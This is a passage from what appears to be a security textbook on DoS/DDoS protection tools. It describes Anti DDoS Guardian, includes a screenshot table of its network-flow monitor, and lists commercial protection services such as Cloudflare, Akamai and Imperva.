
F5 DDoS Attack Protection
https://www.f5.com

DoS/DDoS Protection Tools

- **Anti DDoS Guardian**

  Source: *https://beethink.com*

  Anti DDoS Guardian is a DDoS attack protection tool. It protects IIS servers, Apache serves, game servers, Camfrog servers, mail servers, FTP servers, VOIP PBX, SIP servers, and other similar systems. Anti DDoS Guardian monitors each incoming and outgoing packet in real time. It displays the local address, remote address, and other information of each network flow. Anti DDoS Guardian limits network flow number, client bandwidth, client concurrent TCP connection number, and TCP connection rate. It also limits the UDP bandwidth, UDP connection rate, and UDP packet rate.



Act...	Time	Outgoing...	Incoming ...	Local IP Address	Remote IP Address	Information
●	22:55:54	880	0	10.10.1.11	10.10.1.255	
●	22:55:54	829	1638	10.10.1.11	13.107.4.52	
●	22:55:54	5675	10620	10.10.1.11	52.226.139.121	
●	22:55:55	54	205	10.10.1.11	52.226.139.185	
●	22:55:55	1832	3188	10.10.1.11	72.21.91.29	
●	22:55:55	2888	16347	10.10.1.11	184.30.254.53	
●	22:55:56	3353	7521	10.10.1.11	20.191.46.211	
●	22:55:57	1611	0	10.10.1.11	239.255.255.250	
●	22:55:57	1194	1661	10.10.1.11	10.10.1.22	
●	22:55:58	0	75	224.0.0.251	10.10.1.22	
●	22:55:58	94	8539008	10.10.1.11	10.10.1.22	
●	22:56:12	0	864	224.0.0.22	10.10.1.14	
●	22:56:12	0	23034	224.0.0.251	10.10.1.14	
●	22:56:16	0	75	224.0.0.251	10.10.1.19	
●	22:56:17	17742	32114	10.10.1.11	20.50.80.209	Access onedscolprdneu02.northeurope.cloudapp.azure.com
●	22:56:17	2680	17806	10.10.1.11	52.113.194.132	
●	22:56:26	54	54	10.10.1.11	209.197.3.8	
●	22:56:28	0	54	10.10.1.11	51.104.167.186	
●	22:56:32	19788	0	10.10.1.11	10.10.1.22	
●	22:56:35	0	54	10.10.1.11	20.54.24.231	
●	22:56:38	0	8541080	10.10.1.11	10.10.1.19	
●	22:56:38	19176	0	10.10.1.11	10.10.1.19	
●	22:57:00	0	54	10.10.1.11	131.253.33.200	
●	22:57:00	0	54	10.10.1.11	13.107.5.88	
●	22:57:21	0	54	10.10.1.11	52.184.215.140	
●	22:57:58	75	0	10.10.1.11	224.0.0.251	
●	22:58:30	23296	28506	10.10.1.11	52.249.36.203	Access fe2cr.update.msft.com.trafficmanager.net
●	22:58:31	6015	18812	10.10.1.11	40.126.28.20	Access www.tm.a.prd.aadg.trafficmanager.net
●	22:58:31	8912	16236	10.10.1.11	20.189.173.7	Access onedscolprdwus06.westus.cloudapp.azure.com
●	22:58:31	15629	5624	10.10.1.11	52.152.108.96	Access glb.cws.prod.dcat.dsp.trafficmanager.net
●	23:00:19	16515	5523	10.10.1.11	13.89.178.27	Access onedscolprdcus03.centralus.cloudapp.azure.com
●	23:00:55	330	0	10.10.1.11	10.10.1.2	
●	23:02:48	54	139	10.10.1.11	23.199.172.121	

Block unwanted network traffic


Figure 10.39: Screenshot of Anti DDoS Guardian

The following are examples for other DDoS protection tools:

- DDoS Protection (*https://www.imperva.com*)
- DOSarrest's DDoS protection service (*https://www.dosarrest.com*)
- DDoS-GUARD (*https://ddos-guard.net*)
- Cloudflare (*https://www.cloudflare.com*)
- F5 DDoS Attack Protection (*https://www.f5.com*)

DoS/DDoS Protection Services

Akamai DDoS Protection



DDoS Protection

Boost resilience against complex DDoS threats with a multilayer defense.

Talk to an expert

Purpose-built solutions. High-performance mitigation.

Defend against the largest DDoS attacks today

Increase resiliency with 200+ Tbps of network capacity and 100% platform availability.

Avoid single points of failure

Unlike single stacks, get more targeted DDoS defense with three purpose-built clouds.

Reduce risk across your environment

Fine-tune mitigation to your web- & internet-facing services wherever they are hosted.

https://www.akamai.com

- **Kaspersky DDoS Protection Tool** *https://www.kaspersky.com*
- **Stormwall PRO** *https://stormwall.pro*
- **Corero DDoS Protection** *https://www.corero.com*
- **Nexusguard** *https://www.nexusguard.com*
- **BlockDoS** *https://www.blockdos.net*

